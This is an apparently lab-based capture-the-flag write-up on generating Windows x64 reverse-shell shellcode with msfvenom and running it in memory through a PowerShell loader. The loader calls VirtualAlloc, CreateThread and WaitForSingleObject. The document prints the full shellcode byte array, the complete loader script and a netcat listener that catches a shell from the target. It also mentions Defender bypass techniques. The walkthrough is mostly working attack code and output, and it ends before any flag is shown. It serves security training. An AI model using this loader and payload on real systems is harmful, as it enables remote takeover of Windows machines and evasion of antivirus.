Day 8: Shellcodes of the world, unite!

18.12.2024

Nikhil Kumar

Learning Objectives

1. Understand the fundamentals of writing shellcode.
2. Generate shellcode for reverse shells using `msfvenom`.
3. Execute shellcode with PowerShell by interacting with the Windows API.

Essential Terminologies

1. Shellcode

- *A small piece of code often used in exploits like buffer overflow attacks.*
- *Allows attackers to execute arbitrary commands or gain control of the target system.*
- *Typically written in assembly language.*

2. PowerShell

- *A scripting language and command-line shell in Windows for automation and configuration.*
- *Widely used by administrators but also leveraged by attackers for post-exploitation tasks.*

3. Windows Defender

- *A built-in security feature in Windows that detects malicious scripts, including PowerShell-based attacks.*
- Common bypass techniques:
    - **Obfuscation**: *Hides the script's malicious intent by altering its appearance.*
    - **Reflective Injection**: *Loads malicious code into memory, avoiding signature-based detection.*

4. Windows API

- *Interface enabling applications to interact with the operating system.*
- *Used for system-level operations like memory management, networking, and process control.*
- Functions used for executing shellcode include:
    - **VirtualAlloc**: *Allocates memory for shellcode.*
    - **CreateThread**: *Executes shellcode in a new thread.*
    - **WaitForSingleObject**: *Waits for the thread to finish execution.*

5. PowerShell Reflection

- *A technique to dynamically call Windows API functions from PowerShell at runtime.*
- *Enables stealthy manipulation of system processes.*

6. Reverse Shell

- *A connection initiated by the target machine back to the attacker's machine.*
- *Allows attackers to interact with the compromised system remotely.*


Generating Shellcode

1. Open the terminal in the AttackBox.

   Run the following command to generate reverse shellcode using `msfvenom`:

   ```
   msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKBOX_IP
   LPORT=1111 -f powershell
   ```

2. Replace `ATTACKBOX_IP` with your AttackBox's IP address.
3. Here in our case it is **10.10.93.247 .**



```
root@ip-10-10-93-247:~# msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.93
.247 LPORT=1111 -f powershell
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of powershell file: 2259 bytes
[Byte[]] $buf = 0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xc0,0x0,0x0,0x0,0x41,0x51,0x41,0x
50,0x52,0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,0x
48,0x8b,0x52,0x20,0x48,0x8b,0x72,0x50,0x48,0xf,0xb7,0x4a,0x4a,0x4d,0x31,0xc9,0x4
8,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x2,0x2c,0x20,0x41,0xc1,0xc9,0xd,0x41,0x1,0xc1,0
xe2,0xed,0x52,0x41,0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,0x1,0xd0,0x8b,0x
80,0x88,0x0,0x0,0x0,0x48,0x85,0xc0,0x74,0x67,0x48,0x1,0xd0,0x50,0x8b,0x48,0x18,0
x44,0x8b,0x40,0x20,0x49,0x1,0xd0,0xe3,0x56,0x48,0xff,0xc9,0x41,0x8b,0x34,0x88,0x
48,0x1,0xd6,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x41,0xc1,0xc9,0xd,0x41,0x1,0xc1,
0x38,0xe0,0x75,0xf1,0x4c,0x3,0x4c,0x24,0x8,0x45,0x39,0xd1,0x75,0xd8,0x58,0x44,0x
8b,0x40,0x24,0x49,0x1,0xd0,0x66,0x41,0x8b,0xc,0x48,0x44,0x8b,0x40,0x1c,0x49,0x1,
0xd0,0x41,0x8b,0x4,0x88,0x48,0x1,0xd0,0x41,0x58,0x41,0x58,0x5e,0x59,0x5a,0x41,0x
58,0x41,0x59,0x41,0x5a,0x48,0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x
5a,0x48,0x8b,0x12,0xe9,0x57,0xff,0xff,0xff,0x5d,0x49,0xbe,0x77,0x73,0x32,0x5f,0x
33,0x32,0x0,0x0,0x41,0x56,0x49,0x89,0xe6,0x48,0x81,0xec,0xa0,0x1,0x0,0x0,0x49,0x
89,0xe5,0x49,0xbc,0x2,0x0,0x4,0x57,0xa,0xa,0x5d,0xf7,0x41,0x54,0x49,0x89,0xe4,0x
4c,0x89,0xf1,0x41,0xba,0x4c,0x77,0x26,0x7,0xff,0xd5,0x4c,0x89,0xea,0x68,0x1,0x1,
```

4. ***Explanation of the command:***
    - **`-p windows/x64/shell_reverse_tcp`**: Specifies the payload (reverse shell for Windows x64).
    - **`LHOST`**: The IP of the machine to connect back to (your AttackBox).
    - **`LPORT`**: The port on which your machine listens for the connection.
    - **`-f powershell`**: Formats the output as a PowerShell script.

    Sample Output:
    ```
    [Byte[]] $buf = 0xfc,0xe8,0x82,0x00,0x00,0x00,0x60,0x89,0xe5, ...
    ```

5.
    - The **hexadecimal byte array** represents the shellcode instructions for the target machine.


Executing Shellcode with PowerShell

The generated shellcode can be executed by:

1. Allocating memory for the shellcode using the `VirtualAlloc` function.
2. Copying the shellcode into the allocated memory.
3. Creating a thread to execute the shellcode using the `CreateThread` function.
4. Waiting for the thread to finish execution using `WaitForSingleObject`.


Time for Some Action - Executing the Shellcode

- On the AttackBox, execute the command `nc -nvlp 1111` to start a listener on port `1111` and wait for an incoming connection. This command opens port `1111` and listens for connections, allowing the AttackBox to receive data once a connection is made.



```
root@attackbox:~# nc -nvlp 1111
Listening on [0.0.0.0] (family 0, port 1111)
```

On the AttackBox, begin by navigating to the Desktop. Right-click on the `Desktop`, select `Create Document`, and then choose `Empty File`. Open this new file and paste the previously provided <u>PowerShell</u> script code into it. Look for the part labelled `SHELLCODE_PLACEHOLDER` and replace it with the shell code we previously created with `msfvenom`.


*new file (~/Desktop) - Pluma
File Edit View Search Tools Documents Help
Open
Save
Undo
*new file

```
    public static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);
}
"@

Add-Type $WaitFor

$CrtThread= @"
using System;
using System.Runtime.InteropServices;

public class CrtThread{
 [DllImport("kernel32", CharSet=CharSet.Ansi)]
    public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint
dwCreationFlags, IntPtr lpThreadId);

}
"@
Add-Type $CrtThread

[Byte[]] $buf = SHELLCODE_PLACEHOLDER
[IntPtr]$addr = [VrtAlloc]::VirtualAlloc(0, $buf.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $addr, $buf.Length)
$thandle = [CrtThread]::CreateThread(0, 0, $addr, 0, 0, 0)
[WaitFor]::WaitForSingleObject($thandle, [uint32]"0xFFFFFFFF")
```

- *In place of the place holder you need to paste the* `[Byte[]] $buf = 0xfc,0xe8,0x82,0x00,0x00,0x00,0x60,0x89,0xe5, … this kind of code by copying from the shell which was generated at the time of msfvenom command run.`

Now as we need remote access to the glitch windows so we will use the **PowerShell Script** which we will run and get access to it .


PowerShell Script

```
$VrtAlloc = @"
using System;
using System.Runtime.InteropServices;

public class VrtAlloc{
    [DllImport("kernel32")]
    public static extern IntPtr VirtualAlloc(IntPtr lpAddress,
uint dwSize, uint flAllocationType, uint flProtect);
}
"@
Add-Type $VrtAlloc

$WaitFor = @"
using System;
using System.Runtime.InteropServices;

public class WaitFor{
 [DllImport("kernel32.dll", SetLastError=true)]
    public static extern UInt32 WaitForSingleObject(IntPtr
hHandle, UInt32 dwMilliseconds);
}
"@
Add-Type $WaitFor

$CrtThread = @"
using System;
using System.Runtime.InteropServices;

public class CrtThread{
 [DllImport("kernel32", CharSet=CharSet.Ansi)]
    public static extern IntPtr CreateThread(IntPtr
lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress,
IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
}
"@
Add-Type $CrtThread
```

```
[Byte[]] $buf = SHELLCODE_PLACEHOLDER
[IntPtr]$addr = [VrtAlloc]::VirtualAlloc(0, $buf.Length, 0x3000,
0x40)
[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $addr,
$buf.Length)
$thandle = [CrtThread]::CreateThread(0, 0, $addr, 0, 0, 0)
[WaitFor]::WaitForSingleObject($thandle, [uint32]"0xFFFFFFFF")
```


Code Explanation

1. **VirtualAlloc**
   - Allocates executable memory for the shellcode.
   - Parameters:
     - `0`: Allocates memory at any available address.
     - `$buf.Length`: Size of the memory allocation (length of the shellcode).
     - `0x3000`: Memory allocation type (commit and reserve).
     - `0x40`: Page protection (read, write, execute).
2. **Marshal.Copy**
   - Copies the shellcode from the byte array to the allocated memory.
3. **CreateThread**
   - Creates a new thread to execute the shellcode.
4. **WaitForSingleObject**
   - Waits for the created thread to finish execution.




```
>> "@
PS C:\Users\glitch>
PS C:\Users\glitch> Add-Type $WaitFor
PS C:\Users\glitch>
PS C:\Users\glitch> $CrtThread= @"
>> using System;
>> using System.Runtime.InteropServices;
>>
>> public class CrtThread{
>>  [DllImport("kernel32", CharSet=CharSet.Ansi)]
>>     public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntP
tr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
>>
>> }
>> "@
PS C:\Users\glitch> Add-Type $CrtThread
PS C:\Users\glitch> [Byte[]] $buf = 0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xc0,0x0,0x0,0x0,0x41,0x51,0x41,0x50,0x52,0x51,0x56,0x
48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,0x48,0x8b,0x52,0x20,0x48,0x8b,0x72,0x50,0x48,0xf,0xb7,0x4a,0x4
a,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x2,0x2c,0x20,0x41,0xc1,0xc9,0xd,0x41,0x1,0xc1,0xe2,0xed,0x52,0x41,0
x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,0x1,0xd0,0x8b,0x80,0x88,0x0,0x0,0x0,0x48,0x85,0xc0,0x74,0x67,0x48,0x1,0xd0,0
x50,0x8b,0x48,0x18,0x44,0x8b,0x40,0x20,0x49,0x1,0xd0,0xe3,0x56,0x48,0xff,0xc9,0x41,0x8b,0x34,0x88,0x48,0x1,0xd6,0x4d,0x3
1,0xc9,0x48,0x31,0xc0,0xac,0x41,0xc1,0xc9,0xd,0x41,0x1,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x3,0x4c,0x24,0x8,0x45,0x39,0xd1,0x
75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x1,0xd0,0x66,0x41,0x8b,0xc,0x48,0x44,0x8b,0x40,0x1c,0x49,0x1,0xd0,0x41,0x8b,0x4,0
x88,0x48,0x1,0xd0,0x41,0x58,0x41,0x58,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,0x83,0xec,0x20,0x41,0x52,0xff,0x
e0,0x58,0x41,0x59,0x5a,0x48,0x8b,0x12,0xe9,0x57,0xff,0xff,0xff,0x5d,0x49,0xbe,0x77,0x73,0x32,0x5f,0x33,0x32,0x0,0x0,0x41
,0x56,0x49,0x89,0xe6,0x48,0x81,0xec,0xa0,0x1,0x0,0x0,0x49,0x89,0xe5,0x49,0xbc,0x2,0x0,0x4,0x57,0xa,0xa,0xf4,0x8,0x41,0x5
4,0x49,0x89,0xe4,0x4c,0x89,0xf1,0x41,0xba,0x4c,0x77,0x26,0x7,0xff,0xd5,0x4c,0x89,0xea,0x68,0x1,0x1,0x0,0x0,0x59,0x41,0xb
a,0x29,0x80,0x6b,0x0,0xff,0xd5,0x50,0x50,0x4d,0x31,0xc9,0x4d,0x31,0xc0,0x48,0xff,0xc0,0x48,0x89,0xc2,0x48,0xff,0xc0,0x48
,0x89,0xc1,0x41,0xba,0xea,0xf,0xdf,0xe0,0xff,0xd5,0x48,0x89,0xc7,0x6a,0x10,0x41,0x58,0x4c,0x89,0xe2,0x48,0x89,0xf9,0x41,
0xba,0x99,0xa5,0x74,0x61,0xff,0xd5,0x48,0x81,0xc4,0x40,0x2,0x0,0x0,0x49,0xb8,0x63,0x6d,0x64,0x0,0x0,0x0,0x0,0x0,0x41,0x5
0,0x41,0x50,0x48,0x89,0xe2,0x57,0x57,0x57,0x4d,0x31,0xc0,0x6a,0xd,0x59,0x41,0x50,0xe2,0xfc,0x66,0xc7,0x44,0x24,0x54,0x1,
0x1,0x48,0x8d,0x44,0x24,0x18,0xc6,0x0,0x68,0x48,0x89,0xe6,0x56,0x50,0x41,0x50,0x41,0x50,0x41,0x50,0x49,0xff,0xc0,0x41,0x
50,0x49,0xff,0xc8,0x4d,0x89,0xc1,0x4c,0x89,0xc1,0x41,0xba,0x79,0xcc,0x3f,0x86,0xff,0xd5,0x48,0x31,0xd2,0x48,0xff,0xca,0x
8b,0xe,0x41,0xba,0x8,0x87,0x1d,0x60,0xff,0xd5,0xbb,0xf0,0xb5,0xa2,0x56,0x41,0xba,0xa6,0x95,0xbd,0x9d,0xff,0xd5,0x48,0x83
,0xc4,0x28,0x3c,0x6,0x7c,0xa,0x80,0xfb,0xe0,0x75,0x5,0xbb,0x47,0x13,0x72,0x6f,0x6a,0x0,0x59,0x41,0x89,0xda,0xff,0xd5
PS C:\Users\glitch> [IntPtr]$addr = [VrtAlloc]::VirtualAlloc(0, $buf.Length, 0x3000, 0x40)
PS C:\Users\glitch> [System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $addr, $buf.Length)
PS C:\Users\glitch> $thandle = [CrtThread]::CreateThread(0, 0, $addr, 0, 0, 0)
PS C:\Users\glitch> [WaitFor]::WaitForSingleObject($thandle, [uint32]"0xFFFFFFFF")
```

- So as we were listening using netcat (nc) we got a remote connection with glitch windows .



```
Listening on 0.0.0.0 1111
Connection received on 10.10.187.60 49962
Microsoft Windows [Version 10.0.17763.6293]
(c) 2018 Microsoft Corporation. All rights reserved.
```


- Can check our connection



```
dir
 Volume in drive C has no label.
 Volume Serial Number is A8A4-C362

 Directory of C:\Users\glitch

12/04/2024  07:19 AM    <DIR>          .
12/04/2024  07:19 AM    <DIR>          ..
10/03/2024  10:56 PM    <DIR>          3D Objects
10/03/2024  10:56 PM    <DIR>          Contacts
11/11/2024  05:07 PM    <DIR>          Desktop
10/03/2024  10:56 PM    <DIR>          Documents
10/03/2024  10:56 PM    <DIR>          Downloads
10/03/2024  10:56 PM    <DIR>          Favorites
10/03/2024  10:56 PM    <DIR>          Links
10/03/2024  10:56 PM    <DIR>          Music
10/03/2024  10:56 PM    <DIR>          Pictures
10/03/2024  10:56 PM    <DIR>          Saved Games
10/03/2024  10:56 PM    <DIR>          Searches
10/03/2024  10:56 PM    <DIR>          Videos
               0 File(s)              0 bytes
              14 Dir(s)  11,499,491,328 bytes free
```

NOTE

Now at the end of the event we have a flag to find and have the following information which we need to use and use the above mentored skills to find the flag……



Regaining Access

Now Glitch must act, no time to delay,
To fix the shellcode and keep foes at bay.
He tweaks and he codes to set the wrongs right,
Protecting his secrets with all of his might.


Let's dive into the story and troubleshoot the issue in this part of the task. Glitch has realised he's no longer receiving incoming connections from his home base. Mayor Malware's minion team seems to have tampered with the shellcode and updated both the IP and port, preventing Glitch from connecting. The correct IP address for Glitch is `ATTACKBOX_IP`, and the successful connection port should be `4444`.

Can you help Glitch identify and update the shellcode with the correct IP and port to restore the connection and reclaim control?

Answer the questions below

What is the flag value once Glitch gets reverse shell on the digital vault using port 4444? Note: The flag may take around a minute to appear in the **C:\Users\glitch\Desktop** directory. You can view the content of the flag by using the command **type C:\Users\glitch\Desktop\flag.txt**.

Performing the same task just changing the port to *4444* for listening and the same steps on the Powershell we will get access to glitch windows on the linux and when we travel in the desktop directory we will find the flag as mentioned .



```
 Directory of C:\Users\glitch\Desktop

12/18/2024  07:59 AM    <DIR>          .
12/18/2024  07:59 AM    <DIR>          ..
06/21/2016  03:36 PM               527 EC2 Feedback.website
06/21/2016  03:36 PM               554 EC2 Microsoft Windows Guide.website
10/03/2024  02:22 PM                26 flag.txt
               3 File(s)          1,107 bytes
               2 Dir(s)  11,381,985,280 bytes free

C:\Users\glitch\Desktop>cat flag.txt
cat flag.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\glitch\Desktop>show flag.txt
show flag.txt
'show' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\glitch\Desktop>type flag.txt
type flag.txt
